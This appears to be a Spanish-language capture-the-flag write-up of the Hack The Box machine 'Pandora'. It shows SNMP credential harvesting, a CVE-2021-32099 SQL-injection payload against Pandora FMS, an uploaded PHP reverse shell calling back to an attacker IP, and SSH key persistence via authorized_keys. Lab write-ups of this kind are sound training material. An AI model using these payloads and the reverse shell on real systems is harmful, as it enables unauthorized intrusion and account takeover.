Pandora

se inicia escaneo

sudo nmap -sC -sS -sV 10.10.11.136

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sC -sS -sV 10.10.11.136
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-27 15:40 EDT
Nmap scan report for 10.10.11.136 (10.10.11.136)
Host is up (4.1s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 24:c2:95:a5:c3:0b:3f:f3:17:3c:68:d7:af:2b:53:38 (RSA)
|   256 b1:41:77:99:46:9a:6c:5d:d2:98:2f:c0:32:9a:ce:03 (ECDSA)
|_  256 e7:36:43:3b:a9:47:8a:19:01:58:b2:bc:89:f6:51:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-title: Play | Landing
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.45 seconds
```


http://10.10.11.136:22/

http://10.10.11.136:80/

se usa dirbuster para enumerar los ficheros

/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

php,sql,txt,file,html



mediante snmpwalk (la cual es herramienta que ayuda a solicitar datos de red mediante el protocolo simple de administracion de red o SNMP) obtenemos datos de red , donde capturamos la siguiente informacion

```
iso.3.6.1.2.1.25.4.2.1.5.1117 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.1203 = STRING: "-u daniel -p HotelBabylon23"
iso.3.6.1.2.1.25.4.2.1.5.1558 = STRING: "-k start"
```

con los datos anteriores ingresamos

```
┌──(kali㉿kali)-[~]
└─$ ssh daniel@10.10.11.136
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Mon 28 Mar 04:23:21 UTC 2022

  System load:           0.0
  Usage of /:            63.0% of 4.87GB
  Memory usage:          9%
  Swap usage:            0%
  Processes:             235
  Users logged in:       0
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:feb9:a098

  ⇒ /boot is using 91.8% of 219MB

0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settin
s


Last login: Mon Mar 28 03:22:52 2022 from 10.10.14.109
daniel@pandora:~$
```

y procedemos a buscar la primera bandera, donde vemos que esta requiere ser root

```
daniel@pandora:~$ ls -lh
total 0
daniel@pandora:~$ cd ..
daniel@pandora:/home$ ls -lh
total 8.0K
drwxr-xr-x 5 daniel daniel 4.0K Mar 28 04:29 daniel
drwxr-xr-x 3 matt   matt   4.0K Mar 28 03:25 matt
daniel@pandora:/home$ cd matt/
daniel@pandora:/home/matt$ ls -lh
total 4.0K
-rw-r——— 1 root matt 33 Mar 28 03:20 user.txt
daniel@pandora:/home/matt$
```

buscamos la version del sistema operativo para realizar escalado de privilegios


```
daniel@pandora:/home/matt$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04.3 LTS
Release:        20.04
Codename:       focal
daniel@pandora:/home/matt$
```

se procede a buscar los puertos tcp y udp en uso

```
daniel@pandora: /var/www/pandora
File  Actions  Edit  View  Help
daniel@pandora:/var/www/pandora$ ss -tulpn | grep LISTEN
tcp    LISTEN  0       80          127.0.0.1:3306        0.0.0.0:*
tcp    LISTEN  0       4096    127.0.0.53%lo:53          0.0.0.0:*
tcp    LISTEN  0       128       0.0.0.0:22              0.0.0.0:*
tcp    LISTEN  0       511             *:80                    *:*
tcp    LISTEN  0       128          [::]:22               [::]:*
daniel@pandora:/var/www/pandora$
```

se ve que se esta usando el puerto 80 donde se ejecuto con el usuario matt y solo se puede acceder a travez del localhost “127.0.0.1:3306” por lo que accedemos habilitando el puerto 80

```
┌──(kali㉿kali)-[~]
└─$ ssh daniel@10.10.11.136 -L 80:localhost:80
daniel@10.10.11.136's password:
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 31 Mar 04:05:55 UTC 2022

  System load:          0.0
  Usage of /:           63.0% of 4.87GB
  Memory usage:         8%
  Swap usage:           0%
  Processes:            222
  Users logged in:      1
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:feb9:b69

  ⇒ /boot is using 91.8% of 219MB


0 updates can be applied immediately.


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings


Last login: Thu Mar 31 03:06:07 2022 from 10.10.14.133
daniel@pandora:~$
```



Buscamos un exploit para la pagina "Pandora FMS"

README.md


CVE-2021-32099

CVE-2021-32099

POC : http://localhost:8000/pandora_console/include/chart_generator.php?session_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20FROM%20tsessions_php%20WHERE%20%271%27=%271

Deatil : https://blog.sonarsource.com/pandora-fms-742-critical-code-vulnerabilities-explained

include/chart_generator.php?session_id=a%27%20UNION%20SELECT%20%27a%27,1,%27id_usuario|s:5:%22admin%22;%27%20as%20data%20FROM%20tsessions_php%20WHERE%20%271%27=%271





al ver que podemos cargar y descargar archivos al igual que ejecutarlos,

cargamos un archivo php con la reverse shell para podernos conectar con el usuario matt

```
42  //
43  // Usage
44  // -----
45  // See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.
46
47  set_time_limit (0);
48  $VERSION = "1.0";
49  $ip = '127.0.0.1';  // CHANGE THIS
50  $port = 1234;       // CHANGE THIS
51  $chunk_size = 1400;
52  $write_a = null;
53  $error_a = null;
54  $shell = 'uname -a; w; id; /bin/sh -i';
55  $daemon = 0;
56  $debug = 0;
57
58  //
59  // Daemonise ourself if possible to avoid zombies later
60  //
61
62  // pcntl_fork is hardly ever available, but will allow us to daemonise
63  // our php process and avoid zombies.  Worth a try...
64  if (function_exists('pcntl_fork')) {
65          // Fork and have the parent process exit
66          $pid = pcntl_fork();
67
68          if ($pid == -1) {
69                  printit("ERROR: Can't fork");
70                  exit(1);
71          }
72
73          if ($pid) {
74                  exit(0);  // Parent exits
75          }
```

```php
// ————
// See http://pentestmonkey.net/tools/php-reverse-shell if you get stuck.

set_time_limit (0);
$VERSION = "1.0";
$ip = '10.10.16.22';  // CHANGE THIS
$port = 4444;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
```


Recent
Home
Desktop
Documents
Downloads
Music
Pictures
Videos
Other Locations
kali
Desktop
Hack the box
Pandora
Name
Size
Type
reverseShell.php
5.5 kB
Program
All
Cancel
Create a Directory
Create a Text
Upload Files
Browse...
reverseShell.php
Decompress
Go


(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...

```
localhost/pandora_console/images/reverseShell.php

kali@kali: ~
File  Actions  Edit  View  Help
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [10.10.16.22] from (UNKNOWN) [10.10.11.136] 33440
Linux pandora 5.4.0-91-generic #102-Ubuntu SMP Fri Nov 5 16:31:28 UTC
 22:18:28 up  1:21,  3 users,  load average: 0.03, 0.01, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
daniel   pts/0    10.10.16.22      22:07   26.00s  0.09s  0.09s -bash
daniel   pts/1    10.10.14.116     21:00    1:00m  0.15s  0.15s -bash
daniel   pts/4    10.10.14.107     22:16   11.00s  0.05s  0.05s -bash
uid=1000(matt) gid=1000(matt) groups=1000(matt)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
matt
$ script /dev/null -c bash
Script started, file is /dev/null
matt@pandora:/$ ll
```

obtenemos la bandera del usuario

```
cat user.txt
02b00b52d7dfb6759ea525c97cb5b1ed
```

vamos al home del usuario matt y alli creamos la carpeta ".ssh" para acceder via ssh y le damos el permiso "700" donde se protege la carpeta contra todo acceso mientras el usuario siga en sesion. luego entramos y creamos el archivo "authorized_keys" y le damos permiso "600" donde solo el dueño del archivo lo puede modificar

```
matt@pandora:/home/matt$ chmod 700 .ssh
chmod 700 .ssh
matt@pandora:/home/matt$ cd .ssh
cd .ssh
matt@pandora:/home/matt/.ssh$ touch authorized_keys
touch authorized_keys
matt@pandora:/home/matt/.ssh$ chmod 600 authorized_keys
```

luego le ingresamos el contenido del archivo "id_rsa.pub" a "authorized_keys"

```
┌──(kali㉿kali)-[~/.ssh]
└─$ cat id_rsa.pub
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQCya5HU3kzG8ARnhdQgdDO/U0Sv2B3vT0
7/dgGexzM502uwTWvuNcK8gpxH4nS2/Xo5iEbMUsOeVuB8ZmjCW8ym8soSjCw1CGMKSwbh
yZRPwPpyqnAltGsXQULA1i8TMSXcHiUXI96FfDI20sWIJk9BiX7cnZMa30sBePYFxRdE9m
dIZOsjmwqiMvMmmK2TvtfpY61PLp98nsCFty9AyU0/Bk2RfI/JVZ0= kali@kali
```

```
matt@pandora:/home/matt/.ssh$ echo "ssh-rsa AAAAB3NzaC
iEbMUsOeVuB8ZmjCW8ym8soSjCw1CGMKSwbht5TQskzw4qyYE+3×7+
teeEgmBgHhQ58W9upE5jkpcz5w+qGGg+fc8A02B8pyy4miBNysVgjH
<mmK2TvtfpY61PLp98nsCFty9AyU0/Bk2RfI/JVZ0= kali@kali
> " > authorized_keys
```

y accedemos por ssh

```
┌──(kali㉿kali)-[~]
└─$ ssh matt@10.10.11.136
Welcome to Ubuntu 20.04.3 LTS (GNU/Linux 5.4.0-91-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri  1 Apr 18:43:24 UTC 2022

  System load:          0.0
  Usage of /:           63.7% of 4.87GB
  Memory usage:         9%
  Swap usage:           0%
  Processes:            253
  Users logged in:      1
  IPv4 address for eth0: 10.10.11.136
  IPv6 address for eth0: dead:beef::250:56ff:feb9:f5fa

  ⇒ /boot is using 91.8% of 219MB


0 updates can be applied immediately.
```

con el script linepeas se verifican posibles fallas para un escalado de permisos

```
Interesting Files

SUID - Check easy privesc, exploits and write perms
https://book.hacktricks.xyz/linux-unix/privilege-escalation#sudo-and-suid
strings Not Found
-rwsr-xr-x 1 root root 163K Jan 19  2021 /usr/bin/sudo  ---> check_if_the_sudo_version_is_vulnerable
-rwsr-xr-x 1 root root 31K May 26  2021 /usr/bin/pkexec  ---> Linux4.10_to_5.1.17(CVE-2019-13272)/rhel_6(CVE-2011-1485)
-rwsr-xr-x 1 root root 84K Jul 14  2021 /usr/bin/chfn  ---> SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Jul 14  2021 /usr/bin/newgrp  ---> HP-UX_10.20
-rwsr-xr-x 1 root root 87K Jul 14  2021 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 39K Jul 21  2020 /usr/bin/umount  ---> BSD/Linux(08-1996)
-rwsr-x--- 1 root matt 17K Dec  3 15:58 /usr/bin/pandora_backup (Unknown SUID binary)
